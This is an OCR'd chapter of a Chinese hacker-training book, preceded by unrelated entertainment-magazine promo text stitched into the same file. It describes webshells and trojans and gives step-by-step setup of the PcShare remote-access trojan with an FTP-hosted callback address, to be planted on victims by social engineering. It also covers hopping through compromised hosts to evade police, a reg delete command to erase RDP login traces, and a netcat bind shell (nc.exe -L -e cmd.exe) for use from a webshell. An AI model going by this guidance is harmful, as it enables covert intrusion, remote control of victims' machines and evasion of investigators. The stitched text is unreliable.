亲爱的，我把它修好了 – 琐碎的生活难免磕磕碰碰，家用电器、交通工具、洗涮用品等物件说不定什么时候就闹闹罢工，这就到了老公们发挥作用施展拳脚的时候了。看完这些或敷衍或朴素、或搞怪或幽默、简陋不简单的山寨修理法，你不得不感慨，这修理东西啊，除了是个技术活，同时也是个创意活，没有点天分是不行滴。这些神来之笔，怎一个喷喷了得…

史上最牛魔术师、脑残欠扁的魔术师、这样也能当运动员？、恶心男戏弄女老师、射钉枪打出蒙娜丽莎、最具创意的静止动画等精彩内容。

最出色的日本动画国语配音 – 这配音太神了，不解释了。冰天雪地裸体后空翻720度单脚着地外加后空翻双膝跪地推荐！

新片推荐

波斯王子 时间之沙、钢铁侠2、魔法师的学徒精彩电影介绍。

游戏达人


暗杀天下、地球反击战、狂牛虐杀、除虫塔防、变身大师、特洛伊战争、太空任务之天地无限等小游戏。



每月及時截書電子周刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第一章 黑客必备基础知识

1.1 渗透前述

什么是渗透测试?

安全焦点给出的定义是这样的：渗透测试（Penetration Test）是指安全工程师尽可能完整的模拟黑客所使用的漏洞发现技术和攻击手段，对目标网络、系统、主机、应用程序的安全性作深入的探测，发现系统最脆弱的环节的过程。渗透测试能够直观的让管理人员知道自己的网络所面临的问题。渗透测试是一种专业的安全服务，类似于军队里“实战演习”或者“沙盘推演”的概念，通过实战和推演，让用户清楚的了解目前网络的脆弱性、可能造成的影响，以便采取必要的防范措施并且给出渗透测试报告。随着网络攻防技术的发展，更多的入侵者把渗透一词引申为了入侵攻击，如图1.1所示就是某部分测试报告。

测试标准 / 测试项目	√/×	是否为群集	搭建环境	物理安全	应用安全
WEB 服务器					
FTP 服务器					
文件服务器					

图1.1

渗透攻防需要学习什么?

在论坛上看到很多新手朋友对网络攻防技术特别感兴趣，但却苦于找不到入门的快速途径，我认为渗透入侵最基础、最重要的是兴趣和学习方法，而不是知识的掌握程度，试想如果没有兴趣以及学习方法，那么即使是受过良好教育的人也是很难入门的。




图1.2

渗透攻防应该如何学习?

大量的实践、用心、耐心、坚持、搜集、整理，可能许多人会认为我这样说比较俗气，但事实上这些都是必备的，试问每一次用心的实践，你都会有相同的收获吗？试想哪一个学网络安全的人不是这样一步步踏踏实实的坚持而来的呢？至于搜集和整理的好处也只有当你试过之后，才能感觉到它的伟大了。

说了这么多，那么渗透攻防需要学习的基础知识又都有哪些呢？我的回答是系统和网络。如图1.2所示就是我常用的工具集合，毫无疑问的说每个渗透攻击者都掌握了一定的系统基础知识，对于只会使用工具入侵的人来说，如果不去了解这些基础的系统知识，即使拿到了一份详尽的入侵工具的列表，也不可能学会，后果只能是被淘汰。

1.1.1 木马分类小述

随着互联网技术的不断发展，木马和病毒的技术也在不断的发展中，目前的病毒和木马基本上已经融为了一体，为了方便新手朋友在学习渗透攻击的过程中能够更快的吸收新知识，这里我就对几种比较常见的木马做一个小小的总结，按照功能来分类的话，木马可以分成诸如webshell的这种web木马以及网页木马、后门木马。

Web木马

Web木马也就是我们通常所说的webshell，事实上webshell就是使用脚本语言（asp、php、jsp、cgi）编写的一种具有文件管理、文件上传以及服务器相关操作的程序。可以说shell就是一种操作接口，比如

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Windows系统中的CMD其实就是一种shell，webshell也是shell的一种，比如经典的海阳顶端网ASP木马、桂林老兵站长助手、冰狐浪子的webshell等，海阳顶端webshell的主要功能如图1.3所示。

Webshell又分为大马和小马两种，这都是根据webshell的大小以及功能多少来细分的。有了webshell，我们也就拥有了对网站操作的一定的权限，如果web服务器权限设置不合理，那我们就会获得服务器的权限甚至是整个内网服务器群的权限。




图1.3





图1.4

网页木马

提到网页木马，大家首先想到的就是“挂马”，“挂马”就是通过网页木马来实现的。网页木马利用浏览器和ActiveX程序漏洞来实现将木马植入到访问者的电脑中，看似是一个正常的网页，当访问者打开的时候，其实已经在后台执行了木马的下载和运行操作。关于网页木马的制作我就不多做介绍了，需要提醒大家的是，对于网页木马，最好是把它当成一种技术来研究，而不是去恶意的攻击别人，下面就是一款常用的网页木马生成工具，如图1.4。

后门木马

后门木马，就是攻击者为了保证自己对目标主机能够拥有控制权，并可以随时连接操控，而安装在目标主机上的一种程序，它们又细分为rootkit类后门和远程控制类后门两种。


图1.5

Rootkit是攻击者用来隐藏自己的行踪和保留root（根权限，可以理解成Windows下的system或管理员权限）访问权限的一种木马程序，Rootkit类后门程序远比远程控制类的后门程序要隐蔽，因此更难以被发现和查杀。远程控制类程序也就是我们平时经常听到的灰鸽子、PCShare等了，这类程序的重点在于对远程电脑的控制管理，因此隐蔽性要相对Rootkit差一些，目前的杀毒软件基本上都会对这类程序进行查杀，因此我们在实际的使用中都会对这些木马进行免杀处理的。




图1.6

如何来配置一个远程控制类木马呢？下面就是关于PCshare木马的一种比较简捷的配置方式，也就是我们常说的“FTP更新IP上线”，当然前提是我们已经拥有了一个web空间，关于免费空间网上还是有很多的，每期《黑客X档案》杂志的“菜鸟家园”子栏目中几乎都会介绍到。

我们以PcShare为例，来简单的介绍一下远程控制程序的配置和使用，PcShare运行后的界面如图1.5所示。首先选择“设置”—“参数设置”，“侦听端口”可以设置一个本机闲置的端口，比如8181，然后点击“确定”就行了，如图1.6。




图1.7

系统参数设置好后，点击PcShare主界面中的“刷新IP”，填写自己申请的Web空间的Ftp地址、用户名和密码，注意这个刷新的IP地址是局域网的外部访问地址。至于端口，和系统参数设置中的侦听端口一样，也是8181，如图1.7。设置好后我们来访问web

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

地址，这里也就是“http://www.shanshibbs.com/ip.txt”，如图1.8所示。




图1.8

现在我们就可以生成服务端了，点击主界中的“创建客户”，“IP地址”栏还是填写我们的外网IP地址，“中转URL”也就是我们图1.8中的那个访问地址，其它的选项可以都使用默认的设置，如图1.9，点击“生成”按钮就会生成我们的服务端程序了。最后一步，由于我们是处于内网中的，所以要想让服务端程序能够访问到我们本机，就必须要把相关端口转发出去，登录路由器后，点击“转发规则”，添加进我们的本机IP地址和端口号就行了，如图1.10。当我们通过社会工程学让这个生成的服务端程序在对方电脑上运行时，对方电脑就会被植入我们的远控木马了。




图1.9

我再提醒一下大家，我们使用的web空间最好是收费的，因为免费的空间往往不稳定，会导致肉鸡掉线，还有就是我们可以直接生成诸如如“119.164.16.218:8181”这样的txt文件，然后再通过FTP软件上传到FTP空间中，不过这样也有些麻烦，另外一点需要指出的是，读者们在实验时，最好使用一些具有IP地址加密的远控软件，这样就会把黑客反入侵的几率降低到最小，至于其它的一些选项，大家可以根据自己的具体需要来进行设置，这里就不在赘述了。




图1.10

1.1.2 区分内网和外网

大家经常用到的查看自己本机IP地址的命令是“ipconfig /all”，许多小菜都声称发现自己的IP地址明明是外网的IP地址，但是在端口转发时却不能成功，本节我就对内网和外网的区分做一下介绍。

在CMD下执行“ipconfig /all”命令，如果发现本机只有诸如10.*.*.*、172.16.*.*至172.31.*.*、192.168.*.*（*为0到255之间的任意数字）这种格式的IP，则均为内网，此时是无法让外网用户直接访问到的。如果ADSL用户发现自己的IP地址是诸如202.150.2.2这种格式的，也不能就确定自己是外网，因为路由软件的设置很容易让内网用户的IP出现外网格式。

那么ADSL用户应该如何判断自己所处的网络环境是内网还是外网呢？我给出的办法是使用NC工具来区分，前提是我们没有在路由器中做过端口映射。首先在本机的CMD环境下运行“nc -vv -l -p 80”，也就是监听80端口的数据，如图1.11，然后再打开一个CMD窗口，运行“nc -vv 你的外网IP地址 80”，也就是使用外网IP地址来直接连接你的80端口，如图1.12，如果能够连接上，就说明我们的网络为外网，不能连接的话则为内网。




图1.11




图1.12

1.1.3 代理技术概述

我们在网上经常会看到新闻报道说有某黑客入侵了*国的**部门，为了躲避警察的追踪，他们在入侵的过程中肯定都使用了很多的跳板，在认识跳

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

板前，我们先来了解一下代理的知识。提到代理，可能很多人都会说了，代理不就是那点儿技术嘛，直接使用个工具不就可以达到隐藏自己IP地址的目的了吗，其实并不然。根据代理这个词我们可以知道，实际上就是找一个第三方的的软件作为中间人，来帮助我们转发数据或者信息，代理按照功能可以分为如下几种。

Http代理：我们通过浏览器访问某个网站的时候可以使用该代理，也就是平时所说的通过80端口、8080端口及3128端口的代理。大家注意，Http代理只能代理浏览器的操作，在使用黑客工具的时候，通常是不会被代理的，此时就要用到Socks代理。下面就是在“代理中国”网站上找到的一条HTTP代理记录。

ID	地址	端口	类型	地区	验证时间	响应	WHOIS
38	128.208.4.99	68660	HTTP	美国ProxyCN	10-17 14:02	1.002	whois




图1.13

关于HTTP代理也很简单，我们打开浏览器，依次选择“工具”—“选项”—“局域网设置”，勾选上“代理服务器”下面的“为LAN使用代理服务器”，然后在“地址”栏填写找到的代理服务器地址，在“端口”栏填写代理端口即可，如图1.13。

FTP代理：代理客户机上的ftp软件来访问ftp服务器，其端口一般为21。

Telnet代理：能够代理telnet，用于远程登录，在入侵时会经常使用，其端口一般为23。

Socks代理：这是一种全能代理，支持多种协议，关于它的使用我们将会在内网渗透章节中了解到。下面是我找到的一条Socks5代理记录，目前一般用到的都是Socks5代理，因为其支持的协议比Socks全面。

IP	端口	类型	查询	地址
80.67.219.73	1080	SOCKS5	whois	俄罗斯CZ88.NET

跳板代理：应用于跳板程序，可以看作是一种具有动态加密的特殊socks5代理。

除了以上介绍的几种外，还有其它的几种代理，这里就不再进行详细的介绍了。代理工具可以给普通的上网者带来很大的便利，然而在黑客们的手中也就成了间接入侵他人计算机的工具，入侵者会通过代理跳板传送要发送的命令或者数据，在被入侵主机上留下的也就是代理跳板的IP地址了，如果入侵者清除了相关的日志信息，被入侵主机将会很难查找入侵者的踪迹。

网上有很多代理网站，也有很多搜索代理的工具，但是我并不推荐，因为这种公开的代理被很多人使用，速度慢，不稳定，有经验的黑客通常都会使用自己的专用代理。

1.1.4 熟悉跳板代理

telnet、3389的连接工具可以称作跳板工具，还有VPN代理也可以作为跳板来使用，当然也可以使用NC反弹回一个本地shell当做跳板代理来使用。在这里不是说使用了跳板，主机的主人就无法找到攻击者，如果他们到网络供应商查寻路由信息的话，还是有可能查到的。攻击者一般使用的跳板形式如图1.14所示，理论上说可以设置很多级的跳板，但是跳板越多网速也会越慢，跳板可以是路由器，或者是一些服务器，甚至是普通的个人计算机。

何谓3389代理跳板呢？当一个攻击者拥有肉鸡服务器后，往往会利用远程桌面来连接对方的3389终

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图1.14






图1.15

端，打开“开始”—“运行”栏，输入“mstsc”就可以打开远程桌面连接了，如图1.15。在“计算机”栏中填写上远程3389肉鸡的IP地址，就可以连接第一只肉鸡，也就是第一跳板了，如图1.16。我们在第一跳板上再执行mstsc命令，输入第二跳板的IP地址，就可以登录第二跳板，如图1.17，此时攻击者就可以操作第二跳板来攻击目标主机了。


图1.16


图1.17

大家需要注意的是，使用3389登录远程主机时，会在电脑的注册表中留下登录记录，如图1.18，对于攻击者来说，这是很危险的，因此还需要清除掉这些记录才行，可以在CMD下直接通过**reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client" /f**命令来把注册表中记录的键值给删除掉。最后，再删除当前帐户的“My Documents”文件夹下的Default.rdp文件就行了，如图1.19。




图1.18




图1.19

何谓telnet跳板？在肉鸡上增加一个管理员权限的帐户，然后启动telnet服务，在入侵时先telnet上这台肉鸡，再通过网鸡telnet上要攻击的目标。下面就是一个小例子：第一步，攻击者首先使用SSH（类似于telnet，但是要比telnet安全）连接上一台Linux服务器，如图1.20。连接成功后，攻击者感觉还不安全，然后又通过肉鸡连接了一台Windows服务器，如图1.21，然后攻击者就可以通过这个命令行的shell来对目标主机进行信息刺探及入侵服务器了，在完成入侵后还要将肉鸡上的telnet日志清除掉。




图1.20

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图1.21




图1.22




图1.23




图1.24




图1.25

下面我们来了解VPN的一些相关知识，虚拟专用网（VPN）被定义为通过一个公用网络（通常是因特网）建立一个临时的、安全的连接，是一条穿过混乱的公用网络的安全、稳定的隧道，但是倘若黑客们借用VPN，就可以隐藏自己的IP地址。目前网上有很多免费VPN代理，但是不怎么稳定。如图1.22所示就是我们经常用到的一款免费的VPN代理软件，当连接上之后再查询本机的IP地址，如图1.23所示，可以看到自己的IP地址已经被隐藏了，还有一点需要大家注意，在使用VPN渗透攻击时最好不要登录QQ、迅雷，这是为了防止IP被记录。

把NC当做跳板要经常结合web渗透，通常在渗透内网的时候，我们可以从当前shell反弹回cmdshell，然后进一步渗透和信息刺探。第一种操作：如果说我们得到了一个内网的aspx的webshell，并且也没有一个外网环境，那么就可以利用shell中的命令**nc.exe -p 5555 -L -d -e c:\工具\cmd.exe**，其中“c:\工具”是cmd所在服务器上的目录，如图1.24，然后在本机执行“telnet 目标IP 5555”就可以得到一个cmdshell，如图1.25，接下来就可以对内网的某IP进行信息刺探了。




图1.26

